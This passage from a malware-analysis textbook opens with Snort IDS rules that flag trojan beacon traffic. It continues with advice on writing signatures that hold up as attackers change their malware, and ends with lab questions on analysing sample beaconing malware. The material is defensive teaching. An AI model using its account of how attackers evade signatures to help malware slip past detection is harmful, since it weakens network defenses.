Accept Anomaly"; content:"User-Agent: Mozilla/4.0 (compatible\; MSIE 7.0\; Windows NT 5.1)";
content:"Accept: * / *"; content:!"|0d0a|referer:"; nocase; classtype:trojan-activity;
sid:2000004; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"TROJAN Malicious Beacon URI";
uricontent:"58"; content:!"|0d0a|referer:"; nocase; pcre:
"/GET \/([12]{0,1}[0-9]{1,2}){4}58[0-9]{6,9}58(4[89]|5[0-7]|9[789]|10[012]){8} HTTP/";
classtype:trojan-activity; sid:2000005; rev:1;)
```

Understanding the Attacker's Perspective

When designing a signature strategy, it's wise to try to understand the attacker's perspective. Attackers are playing a constant game of cat-and-mouse. Their intent is to blend in with regular traffic to avoid detection and maintain successful ongoing operations. Like any software developers, attackers struggle to update software, to remain current and compatible with changing systems. Any changes that are necessary should be minimal, as large changes can threaten the integrity of their systems.

As previously discussed, using multiple signatures that target different parts of the malicious code makes detection more resilient to attacker modifications. Often, attackers will change their software slightly to avoid detection by a specific signature. By creating multiple signatures that key off of different aspects of the communication, you can still successfully detect the malware, even if the attacker has updated a portion of the code.

Here are three additional rules of thumb that you can use to take advantage of attacker weaknesses:

Focus on elements of the protocol that are part of both end points.
Changing either the client code or the server code alone is much easier than changing both. Look for elements of the protocol that use code at

both the client and server side, and create a signature based on these elements. The attacker will need to do a lot of extra work to render such a signature obsolete.

Focus on any elements of the protocol known to be part of a key. Often, some hard-coded components of a protocol are used as a key. For example, an attacker may use a specific User-Agent string as an authentication key so that illegitimate probing can be detected (and possibly rerouted). In order for an attacker to bypass such a signature, he would need to change code at both end points.

Identify elements of the protocol that are not immediately apparent in traffic. Sometimes, the simultaneous actions of multiple defenders can impede the detection of malware. If another defender creates a signature that achieves sufficient success against an attacker, the attacker may be compelled to adjust his malware to avoid the signature. If you are relying on the same signature, or a signature that targets the same aspects of the attacker's communication protocol, the attacker's adjustment will affect your signature as well. In order to avoid being rendered obsolete by the attacker's response to another defender, try to identify aspects of malicious operations that other defenders might not have focused on. Knowledge gained from carefully observing the malware will help you develop a more robust signature.

Conclusion

In this chapter, we've described the way in which malware uses the network for command and control. We've also covered some of the techniques malware uses to disguise its activity to look like regular network traffic. Malware analysis can improve the effectiveness of network defense by providing insights into the signature-generation process.

We've described several advantages to basing network signatures on a deeper malware analysis, rather than a surface analysis of existing traffic captures or a sandbox-based analysis. Signatures based on malware analysis can be more precise, reducing the trial and error needed to produce low false-positive signatures. Additionally, they have a higher likelihood of identifying new strains of the same malware.

This chapter has addressed what is often the endgame of basic malware analysis: development of an effective countermeasure to protect from future malware. However, this chapter assumes that it is possible to achieve a good understanding of the malware through dynamic and static analyses. In some cases, malware authors take active measures to prevent effective analysis. The next set of chapters explain the techniques malware authors use to stymie analysis and what steps you can take to ensure that you can fully decompose and understand the malware in question.

LABS

This chapter's labs focus on identifying the networking components of malware. To some degree, these labs build on Chapter 13, since when developing network signatures, you'll often need to deal with encoded content.

Lab 14-1

Analyze the malware found in file *Lab14-01.exe*. This program is not harmful to your system.

Questions

1. Which networking libraries does the malware use, and what are their advantages?
2. What source elements are used to construct the networking beacon, and what conditions would cause the beacon to change?
3. Why might the information embedded in the networking beacon be of interest to the attacker?
4. Does the malware use standard Base64 encoding? If not, how is the encoding unusual?
5. What is the overall purpose of this malware?
6. What elements of the malware's communication may be effectively detected using a network signature?
7. What mistakes might analysts make in trying to develop a signature for this malware?
8. What set of signatures would detect this malware (and future variants)?

Lab 14-2

Analyze the malware found in file *Lab14-02.exe*. This malware has been configured to beacon to a hard-coded loopback address in order to prevent it from harming your system, but imagine that it is a hard-coded external address.

Questions

1. What are the advantages or disadvantages of coding malware to use direct IP addresses?
2. Which networking libraries does this malware use? What are the advantages or disadvantages of using these libraries?

3. What is the source of the URL that the malware uses for beaconing? What advantages does this source offer?
4. Which aspect of the HTTP protocol does the malware leverage to achieve its objectives?
5. What kind of information is communicated in the malware's initial beacon?
6. What are some disadvantages in the design of this malware's communication channels?
7. Is the malware's encoding scheme standard?
8. How is communication terminated?
9. What is the purpose of this malware, and what role might it play in the attacker's arsenal?

Lab 14-3

This lab builds on Lab 14-1. Imagine that this malware is an attempt by the attacker to improve his techniques. Analyze the malware found in file *Lab14-03.exe*.

Questions

1. What hard-coded elements are used in the initial beacon? What elements, if any, would make a good signature?
2. What elements of the initial beacon may not be conducive to a long-lasting signature?
3. How does the malware obtain commands? What example from the chapter used a similar methodology? What are the advantages of this technique?
4. When the malware receives input, what checks are performed on the input to determine whether it is a valid command? How does the attacker hide the list of commands the malware is searching for?
5. What type of encoding is used for command arguments? How is it different from Base64, and what advantages or disadvantages does it offer?
6. What commands are available to this malware?
7. What is the purpose of this malware?
8. This chapter introduced the idea of targeting different areas of code with independent signatures (where possible) in order to add resiliency to network indicators. What are some distinct areas of code or configuration data that can be targeted by network signatures?
9. What set of signatures should be used for this malware?